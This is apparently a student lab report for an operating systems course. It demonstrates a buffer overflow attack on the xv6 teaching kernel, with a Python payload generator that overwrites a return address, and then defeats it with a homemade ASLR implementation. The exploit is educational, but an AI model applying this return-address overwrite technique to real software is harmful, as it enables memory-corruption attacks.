Department of Computer Science & Engineering

ASSIGNMENT 3 : EASY

Shreyansh Singh *Abhinav Barnawal*
: *2020CS10385* *2020CS50415*
Class: *2202-COL331*
Session: *2022-23*
Email: *cs1200385@iitd.ac.in* *cs5200415@iitd.ac.in*

Course: *Operating Systems* – Instructor: *Prof. Smruti Ranjan Sarangi*
Submission date: *April 30, 2023*

Contents

1. Buffer Overflow Attack in XV6

We have implemented a buffer overflow attack as follows:

- We determined that the return address of the `vulnerable_func` method was 12 bytes apart from the end of the buffer. So, we printed random characters till `buffer size + 12` bytes and then printed the address of `foo`, which was `0x0` when executed without optimisation (i.e., `-O0` flag).

  Below is the code for the payload generator.

```python
import struct
import sys

buffer_size = 4
if (len(sys.argv) >= 2):
    buffer_size = int(sys.argv[1])
foo_address = 0x00000000

# Fill the buffer with junk data
payload = b'A' * (buffer_size + 12)

# Overwrite the return address with the address of foo()
payload += struct.pack('<I', foo_address)

# Write the payload to a file
with open('payload', 'wb') as f:
    f.write(payload)
```




Figure 1: Showing buffer overflow attack instance when ASLR is turned off

2. Address Space Layout Randomization

We have implemented ASLR as follows:


- We have first implemented the LCG pseudo-random number generator in `proc.c` as a system call. To incorporate better randomness, we have used the system time as the seed of the function. Below is the code for the same. Please note that the LCG parameters are just randomly chosen numbers and do not mean anything beyond that as far as our algorithm is concerned.

```c
// LCG parameters
#define A 1664525
#define C 1013904223
#define M 40969837

unsigned int seed = 12345; // initial seed value

// Generate a pseudo-random number between 0 and M-1
unsigned int rand()
{
  seed = (A * seed + C) % M;
  return seed;
}

int random(void)
{
  struct rtcdate rtime;
  // Get the current system time
  cmostime(&rtime);
  seed += (rtime.hour + 60 * rtime.minute + 3600 * rtime.second) % M;

  int rand_num;
  // We have limited the random number to prevent overflow
  for (int i = 0; i < 10; i++)
    rand_num = rand() % 4000;
  return (rand_num);
}
```

- Next, we used the random number generator to generate a random offset for the virtual base address.

- We, then page aligned it because `loaduvm` needs the addresses to be page aligned. Note that we did not want to affect the initial two processes, namely, `init` and `sh`, so we brought down the base address to the original base address for `pid <= 2`.

- Then, for every process segment allocation, we incremented the memory size requirement and the virtual base address with the random offset. As a result, the virtual addresses are shifted, so the buffer overflow attack is unsuccessful because the address of the foo function is also shifted by some random offset.



```
Booting from Hard Disk..xv6...
cpu1: starting 1
cpu0: starting 0
sb: size 1000 nblocks 941 ninodes 200 nlog 30 logstart 2 inodestart 32 bmap start 58
init: starting sh
$ buffer_overflow
aslr = 1
pid 3 buffer_overflow: trap 14 err 4 on cpu 0 eip 0x60 addr 0x60--kill proc
$
```

Figure 2: Showing prevented buffer overflow attack when ASLR is turned on

Challenges faced and their Resolutions

We faced many challenges while implementing the Address Space Layout Randomization. Some significant ones are listed below:

1. We were unaware of the necessity of page alignment while loading uvm and therefore, we were not applying the page alignment method over the random offset. So, we first aligned it using `PAGEROUNDDOWN`, which sometimes printed `SECRET STRING`. We then realised that if the random offset is less than `PAGE SIZE`, rounding down would make it 0, so we finally rounded it with `PAGEROUNDUP`.

2. Earlier, we only incremented the virtual base address of the process to shift the entire user virtual address space by the random offset. However, since we are allocating some useless pages before the virtual base address in user virtual memory, the program segment loader found some unallocated pages at the end of the address space. Therefore, we had to also increment the `filesize` of the program to be loaded so that the loader could load the entire program segment.

Acknowledgement

Our sincere thanks to Prof. Smruti Ranjan Sarangi for his expertise and guidance that led to the completion of this work. We also thank the respected Teaching Assistants for their immense support and almost instant replies to our doubts, without whom it would have never been possible to present this report.